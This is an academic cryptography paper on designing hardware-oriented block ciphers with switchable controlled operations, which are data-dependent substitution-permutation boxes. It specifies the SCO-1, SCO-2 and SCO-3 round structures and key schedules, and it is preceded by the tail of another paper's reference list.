1. Ahlswede, R., Csiszar, I.: Common Randomness in Information Theory and Cryptography-Part 1: Secret Sharing. IEEE Trans. on IT, Vol. 39, no 4 (1993) 1121–1132
2. Maurer, U.: Secret Key Agreement by Public Discussion Based on Common Information. IEEE Trans. on IT, Vol. 39, no 3 (1993) 733–742
3. Berrou, C.: Near Optimum Error Correcting Coding and Decoding: Turbo Codes. IEEE Trans on Communication, Vol. 44, no 10 (1996) 1261–1271
4. Yakovlev, V., Korjik, V., Sinuk, A.: Key Distribution Protokol Based on Noisy Channel and Error Detecting Codes. Lecture Notes in Computer Science, Vol. 2052, Springer-Verlag (2001) 242–250
5. Korjik, V., Morales Luna, G., Balakirsky, V.: Privacy Amplification Theorem for Noisy Main Channel. Lecture Notes in Computer Science, Vol. 2200, Springer-Verlag, (2002) 18–26
6. Bennett, C., Brassard, G., Crepeau, C., Maurer U.: Generalized Privacy Amplification . IEEE Trans. on Inform. Theory. Vol. 4, no 6 (1995) 1915–1923
7. Cachin, C. Smooth Entropy and Renyi Entropy. Lecture Notes in Computer Science, Vol. 1233, Springer-Verlag (1997) 193–208
8. Yakovlev, V.: Personal communication (1999)

On Cipher Design Based on Switchable Controlled Operations

Nikolay A. Moldovyan

Specialized Center of Program System "SPECTR"
Kantemirovskaya str. 10, St. Petersburg 197342, Russia
nmold@cobra.ru

Abstract. This paper introduces a new type of primitives called switchable controlled operations (SCO). The SCO are proposed to be used in the design of the fast ciphers suitable to cheap-hardware implementation. Use of the SCO promotes to solve the problem of the weak keys and homogeneity of the encryption transformation while the simple key scheduling is used. The SCO-based iterative ciphers that are free of reversing the key scheduling are proposed to minimize implementation cost. Different variants of SCO and SCO-based iterative cryptoschemes are considered.

Keywords. Fast Encryption, Data-Dependent Operations, Hardware-Oriented Ciphers, Switchable Operations, Controlled Operations.

1 Introduction

Large scale application of the data encryption while solving different practical problems of the information security defines interest to designing fast block ciphers oriented to to cheap hardware implementation. Many network applications of the encryption require development of the ciphers that conserve high performance in the case of frequent change of keys. Such ciphers should use no time consuming key preprocessing, i.e. they should use very simple key scheduling. An interesting approach to construction of such cryptosystems is based on the use of the data-dependent (DD) operations (DDOs) as a cryptographic primitive [6, 3].

Definition 1. *Let* $\{\mathbf{F}_1, \mathbf{F}_2, ..., \mathbf{F}_{2^m}\}$ *be some set of the single-type operations defined by formula* $Y = \mathbf{F}_i = \mathbf{F}_i(X_1, X_2, ..., X_q)$*, where* $i = 1, 2, ..., 2^m$ *and* $X_1, X_2, ..., X_q$ *are input n-dimensional binary vectors (operands) and* Y *is the output n-dimensional binary vector. Then the* V*-dependent operation* $\mathbf{F}^{(V)}$ *defined by formula* $Y = \mathbf{F}^{(V)}(X_1, X_2, ..., X_q) = \mathbf{F}_V(X_1, X_2, ..., X_q)$*, where* V *is the m-dimensional controlling vector, we call the controlled q-place operation. The operations* $\mathbf{F}_1, \mathbf{F}_2, ..., \mathbf{F}_{2^m}$ *are called modifications of the controlled operation* $\mathbf{F}^{(V)}$*.*

Practically important variants of the controlled operations correspond to controlled permutations (CP) [6, 4] and controlled operational substitutions (COSes) [2]. When designing ciphers the controlled operations are preferable to be used as DDOs. For this purpose dependence of the controlling vector on the transformed data is assigned. The DD permutations (DDP) have been extensively used in the iterative ciphers CIKS-1 [6],

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 316–327, 2003.

SPECTR-H64 [4], Cobra-F64a, Cobra-F64b, and SPECTR-128 [3] with very simple key scheduling (SKS). The SKS is implemented as some direct use of parts of the secret key as parts of the round keys. The use of SKS provides cheaper implementation but it leads to the problem of the weak keys. In general case a key K is called weak, if we have $\mathbf{T}_K(C) = P$, where $C = \mathbf{T}_K(P)$ and $\mathbf{T}$ is encryption function. In CIKS-1 different algorithms are assigned for encryption and decryption. This allows one to avoid the weak keys, but significantly increases the hardware implementation cost. In SPECTR-H64 the same algorithm is used in the both data ciphering modes. Therefore the structure of SPECTR-H64 is more suitable to cheap hardware implementation, however this cipher is not free of weak keys, the round transformation is not an involution though. One of important application of the block ciphers is the design of iterative hash functions. Use of the ciphers with complex key scheduling leads to the performance decrease. Weak keys can make hash functions insecure.

While designing iterative ciphers with SKS one should also take into account the slide attacks [1] which use the *homogeneity* of the encryption procedure. In general case preventing the weak keys of the mentioned type does not lead to preventing the homogeneity. The homogeneity problem is especially important while using small secret keys in the iterative ciphers with SKS and for many practical applications it is more desirable to use small-size keys.

The present paper considers special kind of the controlled operations called switchable controlled operations in order to avoid weak keys and homogeneity in the block iterative ciphers with SKS.

Definition 2. *Let* $\{\mathbf{F}_1, \mathbf{F}_2, ..., \mathbf{F}_{2^m}\}$ *be the set of the modifications of the controlled operation* $\mathbf{F}^{(V)}$. *The operation* $(\mathbf{F}^{-1})^{(V)}$ *containing modifications* $\mathbf{F}_1^{-1}, \mathbf{F}_2^{-1}, ..., \mathbf{F}_{2^m}^{-1}$ *is called inverse of* $\mathbf{F}^{(V)}$, *if* $\mathbf{F}_V^{-1}$ *and* $\mathbf{F}_V$ *for all* V *are mutual inverses.*

Definition 3. *Let* $\mathbf{F}'^{(e)}$, *where* $e \in \{0,1\}$, *be some* e*-dependent operation containing two modifications* $\mathbf{F}'^{(0)} = \mathbf{F}'_1$ *and* $\mathbf{F}'^{(1)} = \mathbf{F}'_2$, *where* $\mathbf{F}'_2 = \mathbf{F}'^{-1}_1$. *Then the operation* $\mathbf{F}'^{(e)}$ *is called switchable.*

Definition 4. *Let two modifications of the switchable operation* $\mathbf{F}'^{(e)}$ *be mutual inverses* $\mathbf{F}'^{(0)} = \mathbf{F}^{(V)}$ *and* $\mathbf{F}'^{(1)} = (\mathbf{F}^{-1})^{(V)}$. *Then* $\mathbf{F}'^{(e)}$ *is called switchable controlled operation* $\mathbf{F}^{(V,e)}$.

In section 2 we consider the design of the switchable permutational and substitutional operations. In section 3 we propose some structures of the iterated DDO-based block ciphers with SKS, in which the switchable operations are used. In section 4 we consider implementation and security of the designed ciphers. Section 5 presents discussion and conclusion.

2 Construction of the Switchable Controlled Operations

2.1 Controlled Operations Based on Substitution-Permutation Networks

Controlled permutations (CPs) can be implemented using the well-known interconnection networks (INs) [7] with layered topology. The main building block of some IN is the switching element denoted below as $\mathbf{P}_{2;1}$-box controlled by one bit v. This element

performs controlled swapping of two input bits x_1 and x_2. The output bits are $y_1 = x_2$ and $y_2 = x_1$, if $v = 1$, or $y_1 = x_1$ and $y_2 = x_2$, if $v = 0$. Let IN with n-bit input and n-bit output be controlled with m-bit vector V. Then we shall denote such IN as $\mathbf{P}_{n;m}$. The general structure of the layered box $\mathbf{P}_{n;m}$ is presented in Fig. 1, where fixed permutations represent fixed connections and each active layer $\mathbf{L}$ represents $n/2$ parallel elementary boxes $\mathbf{P}_{2;1}$, i. e. some single-layer CP box. In present paper dotted lines corresponding to CP boxes indicate the controlling bits. The box $\mathbf{P}_{n;m}$ can be represented as a superposition of the operations performed on bit sets:

$$\mathbf{P}_{n;m}^{(V)} = \mathbf{L}^{(V_1)} \circ \pi_1 \circ \mathbf{L}^{(V_2)} \circ \pi_2 \circ ... \circ \pi_{s-1} \circ \mathbf{L}^{(V_s)},$$

where π_k are fixed permutations ($k = 1,2,...,s-1$), V_j is the component of V, which controls the jth active layer ($j = 1,2,...,s$; $V = (V_1,V_2,...,V_s)$; $s = 2m/n$), and s is the number of active layers $\mathbf{L}^{(V_j)}$. Design of the CP boxes with required properties consists in selecting respective fixed permutations. One can easy construct the layered box $\mathbf{P}_{n;m}^{-1}$ which is inverse of $\mathbf{P}_{n;m}$-box:

$$\left(\mathbf{P}_{n;m}^{-1}\right)^{(V)} = \mathbf{L}^{(V_s)} \circ \pi_{s-1}^{-1} \circ \mathbf{L}^{(V_{s-1})} \circ \pi_{s-2}^{-1} \circ ... \circ \pi_1^{-1} \circ \mathbf{L}^{(V_1)}.$$

In accordance with the structure of the CP boxes $\mathbf{P}_{n;m}$ and $\mathbf{P}_{n;m}^{-1}$ we shall assume that in CP boxes denoted as $\mathbf{P}_{n;m}$ the switching elements $\mathbf{P}_{2;1}$ are consecutively numbered from left to right and *from top to bottom* . In CP boxes denoted as $\mathbf{P}_{n;m}^{-1}$ the elementary boxes $\mathbf{P}_{2;1}$ are numbered from left to right and *from bottom to top*. Thus, for all $i \in \{1,2,...,m\}$ the ith bit of the controlling vector V controls the ith box $\mathbf{P}_{2;1}$ in both boxes $\mathbf{P}_{n;m}$ and $\mathbf{P}_{n;m}^{-1}$. For $j = 1,2,...,s$ the component V_j of the vector V controls the j-th active layer in the box $\mathbf{P}_{n;m}$ and the $(s-j+1)$-th layer in $\mathbf{P}_{n;m}^{-1}$.




Fig. 1. General structure of the boxes $\mathbf{P}_{n;m}$ (a,b) and $\mathbf{P}_{n;m}^{-1}$ (c)

Recently a generalization of the CP boxes has been proposed [2] leading to the class of COSes that include the CPs as a particular case. The COS boxes can be constructed in the same way as the CP boxes, except the use of the elementary controlled substitution boxes $\mathbf{S}_{2;1}$ (Fig. 2) instead of $\mathbf{P}_{2;1}$. The box $\mathbf{S}_{2;1}$ is described by two Boolean functions in three variables: $y_1 = f_1(x_1, x_2, v)$ and $y_2 = f_2(x_1, x_2, v)$, where x_1 and x_2 are input bits, y_1 and y_2 are output bits, and v is the controlling bit. Some $\mathbf{S}_{2;1}$-boxes are involutions, i. e. for $v = 0$ and $v = 1$ we have

$$(x_1, x_2) = \mathbf{S}_{2;1}^{(e)}\left(\mathbf{S}_{2;1}^{(e)}(x_1, x_2)\right).$$

Table 1 presents some results of [2] giving examples of the pairs of the functions f_1 and f_2 defining involutions $\mathbf{S}_{2;1}$. Replacing the $\mathbf{P}_{2;1}$-boxes in the given CP-box topology by different controlled elements $\mathbf{S}_{2;1}$ one can define different variants of the COS boxes. Such COS boxes represent some controlled substitution-permutation networks. Thus, the general structure of the COS boxes can be described by Fig. 1, where all boxes $\mathbf{P}_{2;1}$ are replaced by the elementary controlled substitutions $\mathbf{S}_{2;1}$. If we use an elementary controlled involution $\mathbf{S}_{2;1}$ then such replacement in two mutually inverse CP boxes $\mathbf{P}_{n;m}$ and $\mathbf{P}_{n;m}^{-1}$ produces two mutually inverse COS boxes $\mathbf{S}_{n;m}$ and $\mathbf{S}_{n;m}^{-1}$. In spite of linearity of the substitutions performed by the elements $\mathbf{S}_{2;1}$ at fixed value of the controlling bit the use of the COS boxes as DDOs defines the transformation with high non-linearity [2]. Use of the CP and COS boxes as the key-dependent operation is significantly less efficient, therefore we assume that switchable controlled operations (SCOs) constructed on the bases of the considered networks should be used mainly as switchable DDOs.




Fig. 2. Controlled element: a – notation, b – implementation, c – switching element

Below we describe the switchable COS boxes $\mathbf{S}_{32;96}^{(V,e)}$ and $\mathbf{S}_{64;192}^{(V,e)}$ representing practical interest in the design of the 64- and 128-bit ciphers, correspondingly. These switchable operational boxes are constructed on the bases of the COS boxes $\mathbf{S}_{32;96}$ and $\mathbf{S}_{64;192}$ with symmetric structure. The boxes $\mathbf{S}_{8;12}$ (Fig. 3a) and $\mathbf{S}_{8;12}^{-1}$ (Fig. 3b) containing three active layers are used as main building blocks while constructing the six-layer boxes $\mathbf{S}_{32;96}$ (Fig. 3c) and $\mathbf{S}_{64;192}$ (Fig. 3e).

The permutation π_3 corresponding to connections between four (eight) parallel boxes $\mathbf{S}_{8;12}$ and four (eight) parallel boxes $\mathbf{S}_{8;12}^{-1}$ in the box $\mathbf{S}_{32;96}$ ($\mathbf{S}_{64;192}$) is described as the following fixed permutational involution $\mathbf{I}_1$ ($\mathbf{I}_2$):

Table 1. Some variants of the involutions $\mathbf{S}_{2;1}$

#	$y_1 = f_1(x_1, x_2, v)$	$y_2 = f_2(x_1, x_2, v)$
1	$x_1 v \oplus x_2 v \oplus x_1$	$x_1 \oplus x_2 \oplus x_2 v$
2	$x_1 v \oplus x_2 v \oplus x_2$	$x_1 \oplus x_2 v$
3	$x_1 \oplus x_2 v \oplus x_2$	$x_1 v \oplus x_2$
4	$x_1 \oplus x_2 v \oplus v$	$(x_1 \oplus 1)(v \oplus 1) \oplus x_2$
5	$x_1 v \oplus x_2 v \oplus x_1$	$x_2 v \oplus x_1 \oplus x_2$

$$\mathbf{I}_1 : \begin{array}{c}(1)(2,9)(3,17)(4,25)(5)(6,13)(7,21)(8,29)(10)(11,18)\\(12,26)(14)(15,22)(16,30)(19)(20,27)(23)(24,31)(28)(32),\end{array}$$

$$\mathbf{I}_2 : \begin{array}{c}(1)(10)(19)(28)(37)(46)(55)(64)(56,63)(47,54,48,62)\\(38,45,39,53,40,61)(29,36,30,44,31,52,32,60)\\(20,27,21,35,22,43,23,51,24,59)(11,18,12,26,13,34,14,42,15,50,16,58)\\(2,9,3,17,4,25,5,33,6,41,7,49,8,57).\end{array}$$

The difference between the boxes $\mathbf{S}_{32;96}$ (Fig. 3c) and $\mathbf{S}^{-1}_{32;96}$ (Fig. 3d) and between the boxes $\mathbf{S}_{64;192}$ (Fig. 3e) and $\mathbf{S}^{-1}_{64;192}$ (Fig. 3f) consists only in the use of the components $V_1, V_2, ..., V_6$ of the controlling vector V. It is easy to see that swapping the components V_j and V_{s-j+1} for $j = 1, 2, ..., s$ in arbitrary symmetric COS box defines switching between two mutually inverse boxes $\mathbf{S}_{n;m}$ and $\mathbf{S}^{-1}_{n;m}$.

2.2 Switchable COS Boxes $\mathbf{S}^{(V,e)}_{32;96}$ and $\mathbf{S}^{(V,e)}_{64;192}$

Due to symmetric structure of $\mathbf{S}_{32;96}$-box (and $\mathbf{S}_{64;192}$-box) its modifications $\mathbf{S}_V$, where $V = (V_1, V_2, ...V_6)$, and $\mathbf{S}_{V'}$, where $V' = (V_6, V_5 ..., V_1)$ are mutually inverse. Such property is a core one for the design of the switchable COS boxes $\mathbf{S}^{(V,e)}_{64;192}$ and $\mathbf{S}^{(V,e)}_{32;96}$. The lasts can be constructed using very simple transposition box $\mathbf{P}^{(e)}_{96;1}$ implemented as some single layer CP box consisting of three parallel single-layer boxes $\mathbf{P}^{(e)}_{2\times 16;1}$ (Fig. 4a). Input of each $\mathbf{P}^{(e)}_{2\times 16;1}$-box is divided into 16-bit left and 16-bit right inputs. The box $\mathbf{P}^{(e)}_{2\times 16;1}$ represents 16 parallel $\mathbf{P}^{(e)}_{2;1}$-boxes controlled with the same bit e. The right (left) inputs (outputs) of 16 parallel boxes $\mathbf{P}^{(e)}_{2;1}$ compose the right (left) 16-bit input (output) of the box $\mathbf{P}^{(e)}_{2\times 16;1}$. Thus, each of three boxes $\mathbf{P}^{(e)}_{2\times 16;1}$ performs e-dependent swapping of the respective pair of the 16-bit components of the controlling vector V.

For example, $\mathbf{P}^{(0)}_{2\times 16;1}(V_1, V_6) = (V_1, V_6)$ and $\mathbf{P}^{(1)}_{2\times 16;1}(V_1, V_6) = (V_6, V_1)$. If the input vector of the box $\mathbf{P}^{(e)}_{96;1}$ is $(V_1, V_2, ...V_6)$, then at the output of $\mathbf{P}^{(e)}_{96;1}$ we have $V' = (V_1, V_2, ..., V_6)$ (if $e = 0$) or $V' = (V_6, V_5, ..., V_1)$ (if $e = 1$). Structure of the switchable COS box $\mathbf{S}^{(V,e)}_{32;96}$ is shown in Fig. 4b. In Section 3 we design SCO-based ciphers using the boxes $\mathbf{S}^{(V,e)}_{32;96}$ and $\mathbf{S}^{\prime(V,e)}_{32;96}$ the controlled elements of which are described by pair of Boolean functions given in rows 1 and 5 of Table 2, correspondingly.

The switchable COS box $\mathbf{S}^{(V,e)}_{64;192}$ can be constructed with the use of transposition box $\mathbf{P}^{(e)}_{192;1}$ that represents three parallel single-layer boxes $\mathbf{P}^{(e)}_{2\times 32;1}$ (Fig. 4c). Each $\mathbf{P}^{(e)}_{2\times 32;1}$-




Fig. 3. Structure of the boxes $\mathbf{S}_{8;12}$ (a), $\mathbf{S}^{-1}_{8;12}$ (b), $\mathbf{S}_{32;96}$ (c), $\mathbf{S}^{-1}_{32;96}$ (d), $\mathbf{S}_{64;192}$ (e), and $\mathbf{S}^{-1}_{64;192}$ (f)

box is a set of 32 parallel $\mathbf{P}^{(e)}_{2;1}$-boxes all of which are controlled with the bit e. The structure of the $\mathbf{S}^{(V,e)}_{64;192}$-box is shown in Fig. 4d.

3 Ciphers Based on Switchable Data-Dependent Operations

A number of the hardware-oriented DDP-based ciphers with SKS are presented in [3]. The use of the respective COS boxes instead of the CP boxes in that ciphers leads to the strengthening the round transformation and possibility to reduce the number of rounds. However the problem of the weak keys, which is connected with the use of SKS, remains unsolved. Below we present ciphers SCO-1, SCO-2, and SCO-3 as examples of the use of the switchable COS boxes in order to avoid weak keys and thwart slide attacks based on chosen structure of the key. If SKS is used, then the attacker can use very simple keys and all encryption rounds will define the same substitution providing homogeneity of the encryption procedure, i.e. prerequisites for some successful slide




Fig. 4. Structure of the boxes $\mathbf{P}^{(e)}_{96;1}$ (a), $\mathbf{S}^{(V,e)}_{32;96}$ (b), $\mathbf{P}^{(e)}_{192;1}$ (c), and $\mathbf{S}^{(V,e)}_{64;192}$ (d)

attack [1]. The switchable operation in the ciphers SCO-1, SCO-2, and SCO-3 are used in a way preventing possibility to define homogeneity of the encryption procedure by choosing certain types of keys.

Figure 5 presents round encryption function of SCO-1. The 32-bit round subkeys are denoted as K_r, G_r, and T_r. Two input data subblocks A and B are of the 32-bit length. The operational boxes $\mathbf{S}^{(e)}_{32;96}$, $\mathbf{S}^{\prime(e)}_{32;96}$ and $\mathbf{P}^{(e)}_{2\times 32;1}$ have been specified in Section 2.2. The extension box $\mathbf{E}$ forming the controlling vectors is described as follows

$$V_1 = (l_7, l_8, l_1, l_2, l_{16}, l_{15}, l_{10}, l_9, l_5, l_6, l_3, l_4, l_{11}, l_{12}, l_{13}, l_{14}),$$
$$V_2 = (l_9, l_{10}, l_{11}, l_{12}, l_1, l_2, l_7, l_8, l_{13}, l_{14}, l_{15}, l_{16}, l_5, l_6, l_3, l_4),$$
$$V_3 = (l_{13}, l_{14}, l_{15}, l_{16}, l_5, l_6, l_3, l_4, l_1, l_2, l_7, l_8, l_9, l_{10}, l_{11}, l_{12}),$$
$$V_4 = (l_{21}, l_{22}, l_{29}, l_{30}, l_{25}, l_{26}, l_{23}, l_{24}, l_{31}, l_{32}, l_{27}, l_{28}, l_{17}, l_{18}, l_{19}, l_{20}),$$
$$V_5 = (l_{31}, l_{32}, l_{27}, l_{28}, l_{17}, l_{18}, l_{19}, l_{20}, l_{29}, l_{30}, l_{25}, l_{26}, l_{21}, l_{22}, l_{23}, l_{24}),$$
$$V_6 = (l_{19}, l_{20}, l_{23}, l_{24}, l_{27}, l_{28}, l_{29}, l_{30}, l_{21}, l_{22}, l_{17}, l_{18}, l_{32}, l_{31}, l_{25}, l_{26}),$$

where bits l_i corresponds to vector $L = (l_1, l_2, ..., l_{32})$ that is input of the $\mathbf{E}$-box and the output vector is $V = (V_1, V_2, ..., V_6)$. The second-type extension box $\mathbf{E}'$ used in SCO-1 is specified as follows: $\mathbf{E}'(L) = \mathbf{E}(L^{>>>16})$, where $L^{>>>k}$ denotes rotation of the word L by k bits: $\forall i \in \{1, ..., n-k\}$ we have $y_i = x_{i+k}$ and $\forall i \in \{n-k+1, ..., n\}$ we have $y_i = x_{i+k-n}$. The extension boxes has been constructed in accordance with the following criteria:

1. *Let X be the input n-bit vector of the box $\mathbf{S}^{(e)}_{32;96}$. Then for all L and i the bit x_i should be permuted depending on six different bits of L.*

2. *For all i the bit l_i should define exactly three bits of V.*

The generalized encryption procedure is described as follows.

1. Perform the initial transformation (IT): $A := A \oplus G_0$ $B := B \oplus T_0$, where A and B are input 32-bit data subblocks.

2. For rounds $r = 1$ to 8 do {Using the round subkeys K_r, G_r, and T_r perform the round transformation and then swap data subblocks}.

3. Swap data subblocks and perform the final transformation (FT): $A := A \oplus G_9$, $B := B \oplus T_9$.




Fig. 5. Encryption round in SCO-1

Table 2. SCO-1: Specification of the switching bits and round subkeys

Round	$e = 0/1$			$e = 0$					$e = 1$				
r	K_r	G_r	T_r	e_1	e_2	e_3	e_4	e'	e_1	e_2	e_3	e_4	e'
IT	-	Q_2	Q_1	-	-	-	-	-	-	-	-	-	-
1	Q_1	Q_2	Q_3	1	0	1	0	0	0	0	1	1	0
2	Q_4	Q_1	Q_2	0	1	1	1	1	1	1	1	1	0
3	Q_3	Q_4	Q_1	0	0	0	0	0	0	0	1	0	1
4	Q_2	Q_3	Q_4	1	0	1	1	0	0	0	0	1	0
5	Q_2	Q_4	Q_3	1	1	1	0	1	0	1	0	0	1
6	Q_3	Q_1	Q_4	1	0	0	0	0	1	0	1	0	1
7	Q_4	Q_2	Q_1	0	1	0	1	1	1	1	0	1	0
8	Q_1	Q_3	Q_2	1	1	0	0	1	0	0	0	0	1
FT	-	Q_2	Q_1	-	-	-	-	-	-	-	-	-	-

The cipher SCO-1 uses the 128-bit key $Q = (Q_1, Q_2, Q_3, Q_4)$ represented as concatenation of four 32-bit subkeys. The key scheduling and specification of the switching bits are presented in Table 2. The cipher SCO-1 is oriented to cheap hardware implementation, therefore the SKS was designed in a manner that no reversing the key scheduling is required to change encryption mode for decryption one. Due to relations $K_r = K_{9-r}$, $G_r = T_{9-r}$, and $T_r = G_{9-r}$ only switching the SCO-box operations is required. Another interesting peculiarity of this cryptoscheme is the high parallelism of the computations. Indeed, the operations $\mathbf{S}^{(e_1)}_{32;96}$ and $\mathbf{S}'^{(e_2)}_{32;96}$ are performed in parallel and then the operations $\mathbf{S}^{(e_3)}_{32;96}$ and $\mathbf{S}'^{(e_4)}_{32;96}$ are performed also in parallel.

The SCOs can be easily embedded in microcontrollers and general purpose CPUs and used while designing fast firmware and software encryption systems. Figure 6 shows round functions of the firmware-suitable SCO-based ciphers SCO-2 (a) and




Fig. 6. Firmware-suitable ciphers: a − SCO-2, b − SCO-3, c − outline of encryption

Table 3. SCO-2 and SCO-3: Specification of the switching bits and round subkeys

Round	$e=0$		$e=1^*$		$e=1^{**}$		$e=0$			$e=1$		
r	G_r	T_r	G_r	T_r	G_r	T_r	e_1	e_2	e'	e_1	e_2	e'
1	Q_1	Q_2	Q_2	Q_3	Q_2	Q_3	1	0	1	0	1	1
2	Q_3	Q_4	Q_4	Q_1	Q_1	Q_4	0	0	0	1	0	0
3	Q_3	Q_2	Q_2	Q_3	Q_3	Q_2	1	1	1	0	0	0
4	Q_4	Q_1	Q_1	Q_4	Q_4	Q_1	0	1	0	1	0	0
5	Q_4	Q_3	Q_1	Q_3	Q_3	Q_1	1	0	1	1	1	1
6	Q_1	Q_2	Q_2	Q_4	Q_4	Q_2	1	1	1	0	1	1
7	Q_4	Q_3	Q_3	Q_4	Q_4	Q_3	0	1	0	0	0	0
8	Q_4	Q_2	Q_2	Q_1	Q_1	Q_2	0	0	0	1	0	0
9	Q_3	Q_1	Q_3	Q_4	Q_4	Q_3	1	0	1	0	1	1
10	Q_4	Q_1	Q_1	Q_4	Q_4	Q_1	1	1	1	0	0	0
11	Q_3	Q_2	Q_2	Q_3	Q_3	Q_2	1	0	1	1	1	1
12	Q_1	Q_4	Q_4	Q_3	Q_3	Q_4	0	1	0	1	0	0
FT	Q_2	Q_3	Q_1	Q_2	Q_1	Q_2	-	-	-	-	-	-

